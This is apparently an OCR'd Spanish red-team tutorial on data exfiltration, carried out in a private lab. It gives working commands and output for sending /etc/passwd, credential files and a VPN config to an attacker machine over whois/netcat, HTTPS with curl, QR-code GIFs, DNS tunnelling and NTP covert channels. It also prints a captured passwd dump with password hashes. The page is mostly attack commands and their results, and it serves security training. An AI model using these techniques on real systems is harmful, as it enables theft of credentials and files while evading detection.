
Data Exfiltration



Data Exfiltration es una técnica utilizada en red teaming y pruebas de seguridad para simular cómo un atacante podría extraer información sensible de una organización. Consiste en el proceso de transferir datos desde el entorno comprometido hacia una ubicación externa, normalmente controlada por el atacante, sin ser detectado por sistemas de seguridad.

En ejercicios de red team, la **data exfiltration** se utiliza para evaluar la efectividad de los controles de seguridad y la capacidad de respuesta ante incidentes. Se busca replicar métodos reales de atacantes, como:

Canales de comunicación:
• HTTP/HTTPS (usando solicitudes web estándar).
• DNS (túneles DNS para enviar datos fragmentados).
• Email (adjuntos o texto incrustado en mensajes).
• FTP o SFTP.
• Servicios en la nube (Google Drive, Dropbox).

Técnicas de evasión:
• Cifrado o compresión de datos para evitar la detección.
• Esteganografía (esconder datos en imágenes, videos, etc.).
• Fragmentación de datos para evadir reglas de detección basadas en tamaño o patrones.

Objetivos:
• Simular el robo de información crítica (credenciales, archivos confidenciales, bases de datos).
• Evaluar la visibilidad y respuesta del SOC (Security Operations Center).
• Identificar brechas en políticas de prevención de pérdida de datos (DLP).

Whois

Enviar output desde maquina victima

whois -h 10.10.10.4 -p 443 `cat /etc/passwd`

```
hernan@master-dc:/etc/apt/apt.conf.d$ whois -h 10.10.10.4 -p 443 `cat /etc/passwd`
```

En la maquina atacante

nc -lvp 443

```
└─$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.10.4] from kali [10.10.10.4] 33479
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/syn
 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
gin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:
/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/
md Time Synchronization:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false messagebus:x:101:101::/nonexistent:/usr/sbin/nologin syslog:x:102:102::/non
991:systemd Resolver:/:/usr/sbin/nologin uuidd:x:103:103::/run/uuidd:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin tss:x:105:105:TPM software stack,
systemd Userspace OOM Killer:/:/usr/sbin/nologin kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin whoopsie:x:107:109::/nonexistent:/bin/false dnsmasq:x:999:65534:dn
:111:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin tcpdump:x:109:112::/nonexistent:/usr/sbin/nologin sssd:x:110:113:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin speech-di
h-dispatcher:/bin/false cups-pk-helper:x:112:114:user for cups-pk-helper service,,,:/nonexistent:/usr/sbin/nologin fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/
/nologin geoclue:x:114:117::/var/lib/geoclue:/usr/sbin/nologin cups-browsed:x:115:114::/nonexistent:/usr/sbin/nologin hplip:x:116:7:HPLIP system user,,,:/run/hplip:/bin/false polkitd:x:98
x:117:119:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:118:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin gnome-initial-setup:x:119:65534::/run/gnome-initial-
ager:/var/lib/gdm3:/bin/false nm-openvpn:x:121:122:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin gnome-remote-desktop:x:985:985:GNOME Remote Desktop:/var/lib/gnome-r
0:hernan:/home/hernan:/bin/bash low:x:1001:1001:low,,,:/home/low:/bin/bash sshd:x:122:65534::/run/sshd:/usr/sbin/nologin lightdm:x:123:124:Light Display Manager:/var/lib/lightdm:/bin/fals
lse low2:x:1002:1002:low2,,,:/home/low2:/bin/bash hernan:saltpasswd:0:0::/root:/bin/bash $1$hernan3$wUuMorWFlM9m3eFp2vOE10:0:0::/root:/bin/bash hernan:$1$hernan3$wUuMorWFlM9m3eFp2vOE10:0:
TX0:0:0::/root:/bin/bash poc:$1$poc$amcVHk85760lsxo.I8PTX0:0:0::/root:/bin/bash poc:$1$mysalt$1DPFizqLsH1ToJ9FPeTk51:0:0:root:/root:/bin/bash tomcat:x:1003:1003::/opt/tomcat:/bin/false my
alse _chrony:x:126:129:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin ftp:x:127:130:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin jenkins:x:124:127:jenkins,,,:/var/lib/jenkins:/bin/bash
```

HTTPUploadExfil

https://github.com/IngoKl/HTTPUploadExfil/releases

En la maquina atacante

openssl req -new -newkey rsa:2048 -nodes -keyout HTTPUploadExfil.key -out HTTPUploadExfil.csr
openssl x509 -req -days 365 -in HTTPUploadExfil.csr -signkey HTTPUploadExfil.key -out HTTPUploadExfil.csr

```
An optional company name []:
Certificate request self-signature ok
subject=C=AU, ST=Some-State, O=Internet Widgits Pty Ltd
```


./httpuploadexfil :80 /home/hernan/Infraestructura/Infiltrador

```
└─$ ./httpuploadexfil :443 /home/hernan/Infraestructura/Infiltrador

Version: 2021-11-13
Usage: ./httpuploadexfil :8080 /home/kali/exfil

[+] Server Running
```

Enviar output desde maquina victima
echo "data=`cat /etc/passwd`" | curl -d @- -k https://192.168.100.13/g



Resultado:

```
[+] Server Running
[+] Settings: Addr ':443'; Folder '/home/hernan/Infraestructura/Infiltrador'
[*] Request Stored (192.168.100.13_2024-11-07_11-41-35.txt)
```


Enviar archivo desde la maquina victima
curl -F file=@/home/hernan/client.ovpn -k https://192.168.100.13/g


Resultado:

```
(hernan㉿kali)-[~/Infraestructura/Infiltrador]
$ ls -la client.ovpn
-rw-r--r-- 1 hernan hernan 4690 nov  7 11:09 client.ovpn
```

QRExfil


git clone https://github.com/Shell-Company/QRExfil
cd QRExfil
sudo apt install qrencode ffmpeg -y
./encode.sh ./creds.txt output.gif






Escaneamos el codigo QR:
https://qrcoderaptor.com/es/

Resultado:




dns-exfiltrator


https://github.com/ivan-sincek/dns-exfiltrator
https://github.com/projectdiscovery/interactsh/releases
chmod +x interactsh-client
./interactsh-client -dns-only -json -o interactsh.json



dns_exfiltrator.bat csmfap71s8mp8g1k9o909ad3z3admcyna.oast.me base64 d2hvYW1p



Resultado:



echo "ZGVza3RvcC10bjBicDE1XGhlcm5hbiANCgeqlseqls" | base64 -d

```
┌──(hernan㉿kali)-[~]
└─$ echo "ZGVza3RvcC10bjBicDE1XGhlcm5hbiANCgeqlseqls" | base64 -d
desktop-tn0bp15\hernan
••Q•base64: entrada inválida
```

ntpescape

git clone https://github.com/evallen/ntpescape
cd ntpescape
sudo apt install golang-go
make build
cd bin

```
Executables created with key: 558f45a8251ed8d74a1844b61a68aac0
Placed at: ./bin/send ./bin/recv
```

maquina atacante

```
┌──(hernan㉿kali)-[~/Infraestructura/Infiltrador/ntpescape/bin]
└─$ sudo ./recv -d :123
•mF•••IA•B•••=•k•d"•••*•#
```

Enviar output desde maquina victima

```
┌──(kali㉿kali)-[~/ntpescape/bin]
└─$ echo "hello, world" | ./send -d 192.168.100.13:123 -tm 0 -tM 0
2024/11/07 12:06:33 Successfully sent he
2024/11/07 12:06:33 Waiting 0 seconds...
2024/11/07 12:06:33 Successfully sent ll
2024/11/07 12:06:33 Waiting 0 seconds...
2024/11/07 12:06:33 Successfully sent o,
2024/11/07 12:06:33 Waiting 0 seconds...
2024/11/07 12:06:33 Successfully sent  w
2024/11/07 12:06:33 Waiting 0 seconds...
2024/11/07 12:06:33 Successfully sent or
2024/11/07 12:06:33 Waiting 0 seconds...
2024/11/07 12:06:33 Successfully sent ld
2024/11/07 12:06:33 Waiting 0 seconds...
2024/11/07 12:06:33 Successfully sent

2024/11/07 12:06:33 Waiting 0 seconds...
```

echo "hello, world" | ./send -d 192.168.100.13:123 -tM 1024 -tm 64
./send -d 192.168.100.13:123 -f /home/kali/creds.txt
./send -d 192.168.100.13:123 -f /home/kali/creds.txt -tM 5 -tm 5